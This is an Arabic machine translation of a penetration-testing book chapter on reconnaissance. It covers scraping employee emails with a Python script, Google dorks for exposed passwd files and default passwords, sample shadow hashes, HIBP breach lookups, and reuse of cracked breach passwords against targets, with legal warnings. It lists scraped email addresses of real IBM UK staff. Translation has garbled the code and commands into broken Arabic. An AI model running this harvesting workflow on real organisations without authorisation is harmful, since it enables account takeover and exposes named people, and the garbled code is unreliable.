- واجهات برمجة التطبيقات (APIs)لقواعد البيانات العامة
- الاستطلاع
- الحصاد
- فوكا
- ميتاغوفيل
- Exiftool
- مالتيغو سي إي
- لينكد إن
- شودان
- أدوات نظام أسماء النطاقات (DNS)المختلفة مثل Dig وHost و،Nslookup و WHOIS

قد يكون من دواعي ارتياحك أن معظم الأدوات التي نوصي بها في هذا الكتاب مفتوحة المصدر (بمعنى البرمجيات)، أو على الأقل مجانية التحميل والاستخدام. في فصول لاحقة، ستستخدم بعض الثغرات والأدوات التي لم يكن من المفترض أن تكون متاحة مجانًا، ولكن يُزعم أنها سُرّبت من وكالة الأمن القومي الأمريكية. سنبدأ ببعض الأدوات والتقنيات البسيطة لبناء ترسانتك تدريجيًا.

الحصول على عناوين البريد الإلكتروني من جوجل

تبدأ مراجعة الاستخبارات مفتوحة المصدر (OSINT)عادةً بتصفح الإنترنت يدويًا، بحثًا عن معلومات متعلقة بالهدف. سيكون لديك اسم الشركة، وربما رابط واحد للبدء. لا شك أن التصفح اليدوي سيُسفر عن نتائج، ولكن في مرحلة ما، ستحتاج إلى أتمتة عملية جمع المعلومات. قد يكون البحث في آلاف نتائج البحث أمرًا شاقًا، لذا تم إصدار عدد من الأدوات التي تُسهّل هذه العملية.

سنبدأ بعناوين البريد الإلكتروني. غالبًا ما تُستخدم عناوين البريد الإلكتروني أيضًا كأسماء مستخدمين، وإذا وافق العميل على ذلك وأذن به، فيمكن استخدامها لأغراض الهندسة الاجتماعية وهجمات التصيد الاحتيالي. يوجد برنامج بايثون بسيط، ،goog-mail.pyيمكن تنزيله من موقعنا الإلكتروني .www)

.hackerhousebook.com/files/goog-mail.py).هذا برنامج بايثون بسيط

Machine Translated by Google

هذا البرنامج موجود منذ فترة؛ ستجد عادةً اسم المؤلف في برامج نصية كهذه، ولكن ليس في هذه الحالة -فنحن لا نعرف من كتبه. يمكنك الحصول على نسخة من goog-mail.pyباستخدام wgetكما يلي من سطر الأوامر في جهازك الظاهري :Kali Linux

```
wget --user=student --password=student https://www.hackerhousebook.com/
files/goog-mail.py
```

تتوفر العديد من البرامج النصية والثغرات الأمنية والأدوات المساعدة على موقعنا الإلكتروني.
إذا كنت تستخدم برامج نصية كهذه قمت بتنزيلها من الإنترنت، فمن الأفضل مراجعة شفرة المصدر والتأكد من أنها لا تقوم بأي شيء غير مرغوب فيه. لا تقلق إن لم تكن لديك خبرة في قراءة الشفرة؛ سنشرح لك بعض الأمور، ويمكنك الاطمئنان إلى أن المحتوى الذي تقوم بتنزيله منا -حتى لو لم نكن نحن من كتبه -قد خضع على الأقل للمراجعة للتأكد من خلوه من أي برامج ضارة.

إليكم مقتطفًا من ملف goog-mail.pyيُبرز الوظائف الرئيسية للأداة:

```
                                                                    يحاول:
                                                    بينما يكون عداد الصفحات أقل من :50
                                    results_web = 'http://www.google.com/search?q=%40'+str
                                                                    (اسم_النطاق)
                                                +'&hl=en&lr=&ie=UTF-8&start=' + repr(page_
counter_web) + '&sa=N'
                                                    request_web = urllib2.Request(results_web)
                                    request_web.add_header('User-Agent','Mozilla/4.0
                                                        MSIE 5.5؛ Windows NT 5.0)) :(متوافق مع
                                                    opener_web = urllib2.build_opener()
                                                text = opener_web.open(request_web).read()
                                    emails_web = (re.findall('([\w\.\-]+@'+domain_name+')',
                                                                    StripTags(text)))
                                                for email_web in emails_web:
                                                        d[email_web]=1
                                                    uniq_emails_web=d.keys()
                                    page_counter_web = page_counter_web +10
```

لدينا هنا حلقة تكرارية ترسل طلب ويب إلى ww w.google
.com ثم يُرسل استعلام بحث، مُحددًا اسم نطاق (إلى جانب بعض الخيارات الأخرى). بعد ذلك، يُحلل البرنامج النصي استجابة جوجل بحثًا عن سلاسل نصية تُشبه عنوان بريد إلكتروني. بعبارة أخرى، تتضمن هذه السلاسل رمز @متبوعًا باسم النطاق المُحدد.

إذا كان هدفنا هو فرع شركة IBMفي المملكة المتحدة، فقد نقوم بتشغيل البرنامج النصي على النحو التالي:
تمرير السلسلة uk.ibm.comليتم استخدامه كمتغير اسم النطاق :

```
python2 goog-mail.py uk.ibm.com
```

Machine Translated by Google

نحن نبحث الآن عن شركة حقيقية، دون إذنها -لسنا بحاجة إليه لأننا نستعلم فقط عن بيانات عامة. دعونا نلقي نظرة على شكل مخرجات البرنامج النصي:

```
dineenb@uk.ibm.com
stuart.mcrae@uk.ibm.com
gfhelp@uk.ibm.com
recruitment-isc@uk.ibm.com
BORRETM@uk.ibm.com
Sharon_Bagshaw@uk.ibm.com
tammie.wilde-cic-uk@uk.ibm.com
support_de@uk.ibm.com
bgascoyne@uk.ibm.com
jonathanb@uk.ibm.com
setsj_cook@uk.ibm.com
JSMITH88@uk.ibm.com
UKCAT@uk.ibm.com
palbaner@uk.ibm.com
tim_donovan@uk.ibm.com
Bulbeck@uk.ibm.com
sam.seddon@uk.ibm.com
CCRUK@uk.ibm.com

TotallyGaming.comBulbeck@uk.ibm.com
ichoudhary@uk.ibm.com
ibm_crc@uk.ibm.com
timothy.kelsey@uk.ibm.com
EmployeeClubMembership@uk.ibm.com
```

كل ما نفعله هنا هو البحث في جوجل عن عناوين البريد الإلكتروني، لكن هذه الطريقة البسيطة غالبًا ما تُسفر عن نتائج مفيدة. سنحفظ هذه النتائج في ملف نصي أو جدول بيانات، فقد نحتاجها لاحقًا لمحاولة اختراق الأنظمة. وقد نعثر أيضًا على معلومات مفيدة عن هؤلاء الأشخاص، وفي هذه الحالة سنضيفها إلى ملاحظاتنا.

ستكون عناوين البريد الإلكتروني التي يتم العثور عليها بهذه الطريقة أهدافًا شائعة للبريد العشوائي والبرامج الضارة، حيث يمكن الحصول عليها تلقائيًا بواسطة برامج الروبوت باستخدام هذه التقنية البسيطة نفسها. لذلك، ينبغي أن نفترض أن uk.ibm.comالسابق ستتلقى عناوين البريد الإلكتروني كميات كبيرة من الرسائل المزعجة بشكل منتظم، وقد تكون في الواقع غير مستخدمة! من المهم عدم الاعتماد كليًا على مخرجات أي أداة أو برنامج نصي. حتى في هذه الحالة البسيطة، سنحتاج إلى مراجعة النتائج يدويًا والتأكد من أن كل نتيجة منها تبدو بالفعل كعنوان بريد إلكتروني.

(هناك واحد على الأقل في القائمة السابقة لا ينطبق عليه ذلك.) قد تتمكن من العثور على عناوين بريد إلكتروني تخصك أو تخص شركتك تم نشرها علنًا من خلال هذه الطريقة.

Machine Translated by Google

جوجل دوركينج ذا شادوز

لا يُمكن اعتبار جوجل مجرد قاعدة بيانات للاستعلام عنها، بل هي أيضاً إحدى أدوات مجموعة أدوات الاستخبارات مفتوحة المصدر .(OSINT)يُطلق على استعلام البحث المُصمم لكشف معلومات حساسة من جوجل اسم "جوجل دورك" أو "اختراق جوجل" .

(لا ينبغي الخلط بينه وبين اختراق جوجل) يمكن استخدامه لتحديد المواقع والبيانات المعرضة للخطر، ويمكن أن يكون الأمر بسيطًا مثل كتابة inurl:/etc/passwd root:x:0:0:root:/ أدخل root:/bin/bashفي مربع البحث. قد يكشف هذا البحث عن خوادم لينكس أو يونكس ذات إعدادات غير آمنة، حيث تعرض ملفات passwdالخاصة بها (سنتناول هذا الموضوع لاحقًا). ستُظهر نتائج البحث تلك التي تحتوي على / etc/passwd في عنوان URL، بالإضافة إلى السلسلة root:x:0:0:root:/root:/bin/bash، وهي سلسلة شائعة في ملفات passwdالخاصة بأنظمة لينكس ويونكس. إذا أجريت هذا البحث الآن، فستجد على الأرجح العديد من شروحات لينكس، نظرًا لشيوع هذا المثال.

إذا صادفت خادم ويب مكشوفًا بهذه الطريقة، فلا تنقر على رابط نتائج البحث، لأن القيام بذلك قد يُعتبر

من خلال مراجعة المعلومات في عمليات البحث على جوجل، لا يتم إرسال أي بيانات إلى المضيف المستهدف.

لكن بمجرد النقر على نتيجة بحث، تُرسل معلومات إلى جهاز الكمبيوتر المستهدف. قد يُعدّ هذا جريمة في بلدك، ويجب تجنبه إلا بإذن من مالك النظام المستهدف.

مقدمة موجزة عن ملفات كلمات المرور وملفات الظل

على الرغم من أن ملف passwdفي أنظمة Linuxأو UNIXعادةً ما يكون قابلاً للقراءة من قِبل أي شخص على النظام (وغير قابل للكتابة إلا من قِبل المستخدم الجذر)، إلا أن إمكانية رؤيته من قِبل أي شخص متصل بالإنترنت تُعدّ مشكلة. مع أن ملف passwdمن غير المرجح أن يحتوي على تجزئات كلمات المرور (إذ يتطلب ذلك ملف / ،(etc/shadow إلا أنه سيحتوي على أسماء المستخدمين لهذا النظام، وقد يتضمن معلومات إضافية في حقل . GECOSيعود مصطلح GECOSإلى نظام تشغيل طُوّر في الأصل في ستينيات القرن الماضي، ولكنه يشير اليوم إلى معلومات إضافية مُخزّنة في ملف passwdهذا. قد تتضمن هذه المعلومات الاسم الكامل للمستخدم ومعلومات شخصية أخرى.

ملفات الظل

في الماضي، كان ملف passwdفي أنظمة يونكس يحتوي على أسماء المستخدمين وكلمات المرور الخاصة بالمستخدمين المسجلين في النظام. وبدلاً من السماح بالوصول الشامل إلى ملف يحتوي على بيانات اعتماد جميع المستخدمين، تستخدم توزيعات لينكس ويونكس الحديثة ملف passwdوملف .shadowيحتوي ملف shadowالآن على كلمات المرور المشفرة. ومن الأمثلة البسيطة على استخدام ملف shadowتسجيل الدخول إلى جهاز لينكس الخاص بك.

يتم تشفير كلمة المرور التي تدخلها ثم مقارنتها بالتشفير المقابل المخزن في ملف الظل. إذا تطابقت القيمتان، يتم تسجيل دخولك.

Machine Translated by Google

سنشير إلى ملفات passwdو shadowفي هذا الكتاب، لذا من المفيد إلقاء نظرة سريعة على مثال نموذجي لكل منهما وشرح أهمية وفائدة العثور على هذا النوع من المعلومات مكشوفًا للعامة. من خلال سطر الأوامر في توزيعة لينكس قياسية، يمكنك محاولة عرض ملف shadowكما يلي:

```
cat /etc/shadow
```

في الظروف العادية، ما لم تكن المستخدم الجذر، فسترى الرسالة التالية:

```
cat: /etc/shadow: تم رفض الإذن
```

بمجرد أن تصبح المستخدم الجذر، ستحصل على الأذونات المطلوبة لعرض الملف.
إليك مقتطف من ملف passwdنموذجي، والذي لا يحتاج عادةً إلى صلاحيات الجذر لعرضه:


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
النسخ الاحتياطي:x:43:43:النسخ الاحتياطي:/var//النسخ الاحتياطية:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
admin:x:1000:1000:Peter,,,:/home/admin:/bin/bash
```

يفصل بين كل حقل في هذا الجدول نقطتان رأسيتان .(:)إليك جزء صغير من ملف الظل المرتبط:

```
root:$6$qrAgBGFw$rPW5czxgifndygfkKhuwVuDDUg.IfSuo.BnzMBdP9lfcmVWffSK9pdX
fhsbCkhs3QH/:17826:0:99999:7:::daemon:*:17826:0:99999:7:::
bin:*:17826:0:99999:7:::
sys:*:17826:0:99999:7:::
sync:*:17826:0:99999:7:::
ألعاب:*:17826:0:62871:7:::
mail:*:17826:0:99999:7:::
news:*:17826:0:99999:7:::
www-data:*:17826:0:99999:7:::
النسخ الاحتياطي:*:17826:0:62871:7:::
المشرف:$6$vu//Vnxn$ae9tWkR4I7KepsfSy6Zg7jmXvFXLMqdt9AyzMFVI8a0cdUMZM3hMm
c7l.:17826:0:99999:7:::
```

سنتناول بالتفصيل أذونات الملفات وكلمات المرور (والتشفير) لاحقًا، لذا لا تقلق إن لم تكن متأكدًا تمامًا مما يجري في هذه المرحلة ! وغني عن القول، سيكون الأمر سيئًا للغاية إذا تم كشف ملف كلمات المرور الخاص بمؤسسة كبيرة - على سبيل المثال، هيئة التعليم العالي في باكستان -وجعله قابلاً للبحث باستخدام جوجل، كما هو موضح في الشكل 4.1.

Machine Translated by Google



الشكل :4.1البحث المتقدم في جوجل عن هيئة التعليم العالي في باكستان

تم إصلاح الثغرة الأمنية الموضحة في الشكل 4.1(نأمل ذلك!). مع ذلك، يلزم تحذير هام في هذه المرحلة. إ[redacted] وقمت بتنزيل الملف، فقد تتعرض لمشاكل قانونية! كما ترى، حتى بدون النقر على الرابط، يمكنك رؤية بعض المستخدمين على ذلك النظام.

كقاعدة عامة، تجنب البحث العشوائي عن الثغرات الأمنية والنقر على النتائج، لأن ذلك قد يُعتبر محاولة غير قانونية للوصول إلى جهاز كمبيوتر، بغض النظر عن مدى إغراء ذلك أو مدى تهور الشخص الذي ارتكب هذا الخطأ. ما عليك فعله في هذه الحالة هو التواصل مع الطرف المتضرر وإبلاغه (ويُفضل استخدام بريد إلكتروني مُشفّر باستخدام .(OpenPGPمن القانوني تمامًا البحث عن هذه الثغرات الأمنية وتحديدها ، ولكن ما لم يكن لديك إذن وتفويض صريح من مالك النظام للوصول إلى المورد المعني، فمن المحتمل أن ترتكب مخالفة.

إليك بحث يُظهر أنواع الملفات بامتداد .cod (يمكنك تغيير هذا إلى .txt أو .fdp) حيث يحتوي عنوان URLعلى govوحيث يحتوي الملف (أو المستند) على النص "كلمة المرور الافتراضية":

نوع الملف: ،docعنوان URL: gov، نص الإدخال: "كلمة المرور الافتراضية"

من الأفضل أن تنجح هذه الطريقة معك كما نجحت معنا، ويمكنك أن ترى مدى سهولة إنشاء قائمة بكلمات المرور الافتراضية التي تستخدمها مختلف الوكالات الحكومية.

كل ذلك دون النقر على رابط واحد.

Machine Translated by Google

فيما يلي مقتطفات من الصفحة الأولى من النتائج التي تم العثور عليها باستخدام ذلك البرنامج المزعج أثناء كتابة هذا الكتاب:

- "كلمة المرور الافتراضية هي "39pL4q."
- "اسم المستخدم الافتراضي هو "master؛ وكلمة المرور الافتراضية هي "master."
- "كلمة المرور الافتراضية هي "changeme."
- كلمة المرور الافتراضية الخاصة بك هي + 0 رقمك الداخلي وعلامة #. يمكن أن تكون كلمة المرور من 4 إلى "...16 حرفًا
- "كلمة المرور الافتراضية هي "123456."

قاعدة بيانات اختراق جوجل

لقد رأيت حتى الآن بعضًا من عمليات البحث الشائعة في جوجل، ولكن هناك قاعدة بيانات كاملة لهذه الاستعلامات المتخصصة في جوجل، والتي يمكن العثور عليها على الموقع www.exploit-db.com/google-hacking-database.

تعتمد فكرة البحث المتقدم في جوجل على إمكانية العثور على معلومات حساسة تم نشرها عن غير قصد، والتي يمكن الوصول إليها بسهولة عبر بحث بسيط في جوجل. فإذا تم الكشف عن ملف passwd الخاص بجهاز الكمبيوتر، فهناك احتمال كبير أن يتم الكشف عن ملفات حساسة أخرى أيضًا. حتى لو لم تتمكن من الوصول إلى ملفات passwd أو shadow، فإن تغيير كلمات البحث قليلاً قد يسمح لك بالاطلاع على معلومات حساسة أخرى، مثل ملفات التكوين وسجلات التثبيت.

[redacted] قد تجد ملفات حساسة تخص عميلك في نتائج البحث.

إذا قررتَ الوصول إلى هذه الملفات أو تنزيلها، فينبغي أن يسمح لك بذلك الاتفاق المكتوب المبرم مع عميلك. ضع في اعتبارك أيضًا احتمال وصولك عن طريق الخطأ إلى ملفات على نظام لا يتبع لعميلك، بل لمنظمة تحمل اسمًا مشابهًا. تأكد دائمًا من مراجعة أي روابط تكتشفها بدقة قبل الوصول إلى محتواها.

سيمنحك تصفح قاعدة بيانات اختراق جوجل (GHDB) بعض الأفكار؛ يبحث كل مخترق عن شيء محدد، لذلك يمكنك البحث في قاعدة البيانات للعثور على سلسلة بحث لغرضك المحدد.

مثال آخر على الاستعلامات المُضللة هو "inurl:"q=user/password"، المصمم لتحديد مواقع دروبال (إطار عمل شائع لإدارة المحتوى). قد يستخدم المهاجم استعلامًا كهذا لتحديد مواقع أطر عمل الويب الضعيفة التي تفتقر إلى التحديثات الأمنية قبل استغلال أكبر عدد ممكن منها. عند اختبار بنية العميل التحتية، ستحتاج إلى تخصيص استعلامات البحث للعثور على المعلومات ذات الصلة.

تذكر ألا تعتمد على محرك بحث واحد فقط للحصول على معلوماتك، أو حتى أن تحصر نفسك في الإنترنت فقط. بعض أفضل المعلومات التي عثرنا عليها عن عملائنا في الماضي جاءت من مصادر بيانات غالباً ما يتم تجاهلها، مثل:

Machine Translated by Google

المكتبات العامة. عند التفكير في الأمن المادي (وتفاصيله خارجة عن نطاق هذا الكتاب)، قد تجد مخططات للمباني نفسها. عليك مراجعة مصادر مثل هيئة تنظيم الاتصالات (Ofcom)في المملكة المتحدة، ولجنة الاتصالات الفيدرالية (FCC)في الولايات المتحدة، وهيئات تنظيم الاتصالات اللاسلكية، وأي هيئات تنظيمية أخرى تحتفظ بسجلات عامة لأنشطة الشركات. تذكر أنك تسعى إلى البحث بدقة عن هدفك بهدف جمع أكبر قدر ممكن من المعلومات التي قد تساعدك كمهاجم.

هل تم اختراق حسابك بعد؟

كلمة "pwned"(مُهَوَّن) مُشتقة من ثقافة القرصنة والألعاب، وهي تورية لكلمة "owned "(مملوك). قد يقول القرصان الذي يحصل على كلمات المرور أو معلومات أخرى إنه "امتلك" الهدف، لأنه يُسيطر على المعلومات أو الأنظمة التي أتت منها. عادةً ما يعني ذلك أن شخصًا ما يُسيطر على نظام ما، أو في ثقافة الألعاب، أنه قضى على خصمه تمامًا.

إذا لم تكن قد زرت هذا الموقع الإلكتروني من قبل، فتأكد من زيارته: haveibeenpwned.com. خدمة "هل تم اختراق حسابي؟" (HIBP)هي خدمة يقدمها تروي هانت، تتيح لمستخدمي الإنترنت التحقق مما إذا كانت بيانات اعتمادهم التي استخدموها سابقًا للوصول إلى الخدمات الإلكترونية قد سُرّبت في أي اختراق للبيانات. تتعرض الخدمات الإلكترونية والمواقع الإلكترونية وشبكات التواصل الاجتماعي والمؤسسات عمومًا للاختراق بشكل منتظم، وتُشارك المعلومات المسربة عبر الإنترنت. في بعض الأحيان، يبيع المهاجم المسؤول عن الاختراق (أو يُتيح بطريقة ما) محتويات قاعدة البيانات المخترقة للعامة. ونظرًا لطبيعة الإنترنت، غالبًا ما تصل هذه البيانات إلى أيدي الكثير من الأشخاص بسرعة كبيرة. يمكنك العثور على ملفات نصية ضخمة تحتوي على آلاف أو حتى ملايين أسماء المستخدمين وتجزئات كلمات المرور الخاصة بها على شبكة الند للند المفضلة لديك . تجمع خدمة HIBPهذه البيانات المسربة وتتيح لأي شخص التحقق مما إذا كانت بيانات اعتماده موجودة في أي من التسريبات التي جمعتها. تحاول الخدمة الحصول على أكبر قدر ممكن من هذه البيانات المسربة، وتتيح لك البحث فيها عن حساباتك لمعرفة ما إذا كنتَ من ضمن البيانات المخترقة. إذا أدخلت عنوان بريد إلكتروني تستخدمه بانتظام في النموذج المخصص على موقع HIBP، فقد تجد أن هذا العنوان (وربما معلومات حساسة أخرى) موجود في قواعد بيانات متعددة، مصدرها خدمات سبق اختراقها، مثل .Adobeو LinkedInو Dropboxفي هذه الحالة، يُنصح بتغيير كلمات مرورك لجميع هذه المواقع وأي مكان آخر استخدمت فيه كلمة المرور نفسها. يُفترض حينها أن اسم المستخدم وكلمة المرور اللذين استخدمتهما لهذه الخدمات قد وقعا في أيدي جهات خبيثة متعددة.

بصفتنا قراصنة، يمكننا استخدام HIBPللتحقق مما إذا كانت بيانات أي من الأشخاص العاملين في المنظمة المستهدفة قد تم تسريبها علنًا.

Machine Translated by Google

الماضي. والأفضل من ذلك، يمكننا استخدام واجهة برمجة تطبيقات HIBPلأتمتة هذه العملية ، ستحتاج إلى مفتاح API لاستخدامها (يمكنك الاطلاع على المزيد من التفاصيل على .haveibeenpwned.com/API/Keyبمجرد حصولك على مفتاح ،APIيمكنك استخدام الأمر التالي:

```
curl -H "hibp-api-key: <APIKEY>" https://haveibeenpwned.com/api/v3/
تم اختراق الحساب/<عنوان البريد الإلكتروني>
```

إذا وجدت أن البريدين الإلكترونيين person_a@example.comو person_xyz@example.comقد تم تسريبهما، مثل تسريب لينكدإن عام 2016(حيث تم الكشف عن 117مليون تركيبة من البريد الإلكتروني وكلمات المرور المشفرة على الإنترنت)، فيمكنك حينها الحصول على نسخة من تلك البيانات المسربة وتحديد السجلات والبيانات ذات الصلة بداخلها. بعد ذلك، ستحاول فك تشفير كلمات المرور المشفرة المرتبطة بهذين البريدين الإلكترونيين.

الجزء الأخير من اللغز بالنسبة للمهاجم هو أننا جميعًا بشر. يميل البشر إلى استخدام كلمة المرور نفسها في كثير من المواقع، ومن واجبنا تعزيز ممارسات أمنية أفضل. لذلك، يمكننا استخدام أي عنوان بريد إلكتروني وكلمة مرور يتم اكتشافهما -في مرحلة الاختبار النشطة -لمحاولة تسجيل الدخول إلى الأنظمة المستهدفة. على الرغم من أننا بالكاد بدأنا الاختبار، فقد نكون قد حصلنا بالفعل على مفتاح شبكة الشركة. وقد حدث هذا بالفعل مع Hacker Houseفي مناسبات عديدة، حيث كشفنا في كثير من الأحيان حسابات لم يتم اكتشافها، مثل حسابات الدعم الفني أو الصحافة ، بكلمات مرور أصلية مثل .helpdesk

واضغط . كلمات المرور هي أفضل صديق للمخترقين -فالعثور على واحدة منها يشبه العثور على مفتاح لباب مغلق، ومع ذلك قد يفتح هذا المفتاح أكثر من باب!
انتبه إلى أن HIBPيستخدم آلية تحديد معدل طلبات واجهة برمجة التطبيقات (API)لمنع إساءة استخدام هذه الخدمة المميزة. باستخدام cURL(أداة سطر أوامر لطلبات الويب، سبق شرحها) في برنامج نصي بسيط مع حلقة تكرار، مع إيقاف مؤقت لبضع ثوانٍ بعد كل طلب، يمكنك الاستعلام عن سجلات العديد من المستخدمين وتحديد ما إذا كانت بياناتهم مشمولة بأي خرق بيانات معروف للعامة. بعد ذلك، يمكنك استخدام Grep(أداة بحث عن الأنماط) للعثور على معلومات مفيدة من الاستجابة.

إذا لم تكن معتادًا على استخدام أدوات مثل ،Grepو cURLفلا تقلق؛ ستتعرف عليهما في فصول لاحقة. في الواقع، يُعدّ تنزيل مجموعات البيانات والبحث فيها تمرينًا قد ترغب في مراجعته لاحقًا. يحتوي موقع HIBPالإلكتروني على إرشادات لاستخدام واجهة برمجة التطبيقات ،(API)لذا تأكد من قراءتها وقراءة الأمثلة المرفقة إذا كنت ترغب في استكشاف هذه العملية بشكل أعمق.

هناك احتمال كبير أنه إذا كنت تستهدف عددًا كبيرًا من الأفراد في شركة ما، فستجد بعض المعلومات المفيدة عن واحد منهم على الأقل من خلال هذه العملية، وذلك بسبب الكم الهائل من البيانات التي تم تسريبها على مدار العقد الماضي.

إطار عمل الاستخبارات مفتوحة المصدر Recon-ng

لقد رأيت بعض الأدوات والبرامج النصية المستقلة التي على الرغم من أنها توفر لك معلومات رائعة، إلا أنها قد تصبح مملة وشاقة عند التعامل مع الكثير من الطلبات.

Machine Translated by Google

أو البيانات. هناك العديد من المهام التي يجب إنجازها أثناء عملك الاستخباراتي، وكثير منها متكرر، ويجب تنظيم بياناتك الناتجة بطريقة ما لتحقيق الكفاءة. لحسن الحظ، أدرك آخرون ذلك ووجدوا طرقًا لتسهيل عمل المخترق -ليس فقط عن طريق كتابة برامج نصية قصيرة لغرض واحد، ولكن من خلال تطوير أطر عمل اختراق متكاملة. إحدى أفضل الأدوات المتاحة لإجراء الاستخبارات مفتوحة المصدر هي ،Recon -ngالتي طورها .LaNMaSteR53

(https://github.com/lanmaster53/recon-ng)هو إطار عمل قائم على الوحدات النمطية، يوفر الوصول إلى وظائف متنوعة من خلال واجهة سطر أوامر سهلة الاستخدام . يمكنك إنشاء مساحات عمل لتنظيم نتائج هذه الوظائف أو الوحدات النمطية. تُخزَّن المعلومات التي تجمعها في قاعدة بيانات ،SQLiteمما يسهل الوصول إلى البيانات لتصديرها واستخدامها مع أدوات أخرى.

يمكن استخدام Recon-ngلحصر بعض المعلومات المفيدة، والأوامر التي ستستخدمها مشابهة لتلك الموجودة في إطار عمل ،Metasploitوالذي ستتعرف عليه في الفصول اللاحقة. وكأي أداة قوية، يتطلب استخدامها بفعالية بعض الوقت للتعلم، كما يلزم إجراء بعض الإعدادات اليدوية لضمان عمل جميع وحدات Recon-ngبشكل صحيح.

على وجه الخصوص، إذا كنت تريد أن يتواصل Recon-ngبشكل فعال مع مواقع الويب المختلفة والخدمات عبر الإنترنت، فستحتاج إلى الحصول على مفاتيح APIواستيرادها.
لا يزال بإمكانك القيام بالكثير دون مفاتيح ،APIفلنبدأ إذن . Recon-ngجزء من تثبيت Kali Linuxالافتراضي، لذا فإن تشغيله سهل، كما يلي:

إعادة استطلاع

عند تشغيل الأداة لأول مرة، قد ترى بعض الرسائل التي تبدو غاضبة مثل هذه:

```
[!]لم يتم تعيين مفتاح 'shodan_api'. من المحتمل أن تفشل وحدة shodan_hostname أثناء التشغيل. راجع 'keys add'.
```

هذا يُشير فقط إلى أنك لم تُفعّل بعد مفاتيح APIللمواقع المختلفة التي قد ترغب في الحصول على البيانات منها. إذا كنت ستستخدم هذه الأداة بشكلٍ جدي، يُنصح بتهيئة Recon-ngلاستخدام واجهات برمجة التطبيقات (APIs) المختلفة التي تدعمها. مع ذلك، يُمكنك القيام بذلك لاحقًا. لستَ بحاجة إليها في أمثلتنا.

أفضل مكان للبدء مع أي أداة جديدة هو صفحة المساعدة أو الدليل الخاصة بها. يمكنك كتابة علامة الاستفهام (?)أو كلمة "help"في موجه الأوامر للحصول على قائمة بالأوامر. يبدو موجه بدء تشغيل Recon-ngكالتالي:

```
[recon-ng][default] >
```

يمكنك أيضًا كتابة ? <الأمر> لمعرفة كيفية استخدامه لأمر معين
الأمر. على سبيل المثال، سيُخرج الأمر ? workspacesما يلي:

```
يدير مساحات العمل

الاستخدام: مساحات العمل <إنشاء|حذف|قائمة|تحديد> [...]
```

Machine Translated by Google

والآن لنقم بإنشاء مساحة عمل تسمى هاكرهاوس:

```
مساحات العمل تُنشئ بيئة عمل إبداعية
```

نستخدم الآن مساحة العمل هذه، وسيتم تخزين أي معلومات نجمعها داخلها . ستلاحظ أن موجه Recon-ngيتغير ليعكس مساحة العمل التي تعمل عليها حاليًا. يمكنك عرض مساحات العمل كما يلي:

```
قائمة مساحات العمل
```

تتوفر عدة وحدات مختلفة للاستخدام ضمن ،Recon-ngولكن يلزم تثبيتها. يمكنك تثبيت جميع الوحدات باستخدام الأمر التالي:

```
قم بتثبيت كل شيء من السوق
```

يمكنك اختيار الوحدات بكتابة الأمر modules loadمتبوعًا باسم الوحدة. قد تحتاج إلى تحديد مسار الوحدة في بعض الحالات. بعد اختيار الوحدة، يمكنك كتابة الأمر infoلعرض تفاصيلها.

لعرض العديد من وحدات ،Recon-ngاكتب ،"modules search"وسترى قائمة مشابهة لما يلي:

```
اكتشاف
---------

  info_disclosure/cache_snoop discovery/info_disclosure/interesting_files
                                                              discovery/

استغلال
----------

                  استغلال/حقن/حاقن الأوامر استغلال/حقن/مهاجم XPath


يستورد
------

  استيراد/ملف CSVاستيراد/قائمة


استطلاع
-----

    companies-multi/whois_miner recon/contacts-contacts/mailtester
  jigsaw/search_contacts recon/companies-multi/github_miner recon/
    contacts/jigsaw/purchase_contact recon/companies-contacts/
  recon/companies-contacts/jigsaw/point_usage recon/companies-
                recon/companies-contacts/bing_linkedin_cache


  credentials/hibp_paste recon/contacts-domains/migrate_contacts
unmangle recon/contacts-credentials/hibp_breach recon/contacts-
                recon/contacts-contacts/mangle recon/contacts-contacts/
```

Machine Translated by Google

recon/netblocks-hosts/reverse_resolve recon/netblocks-hosts/shodan_net
locations-pushpins/youtube recon/netblocks-companies/whois_orgs
recon/locations-pushpins/shodan recon/locations-pushpins/twitter recon/
recon/locations-pushpins/flickr recon/locations-pushpins/picasa
locations-locations/geocode recon/locations-locations/reverse_geocode
recon/hosts-locations/migrate_hosts recon/hosts-ports/shodan_ip recon/
resolve recon/hosts-hosts/reverse_resolve recon/hosts-hosts/ssltools
hosts-hosts/freegeoip recon/hosts-hosts/ipinfodb recon/hosts-hosts/
recon/hosts-domains/migrate_hosts recon/hosts-hosts/bing_ip recon/
domains-vulnerabilities/xssed recon/domains-vulnerabilities/xssposed
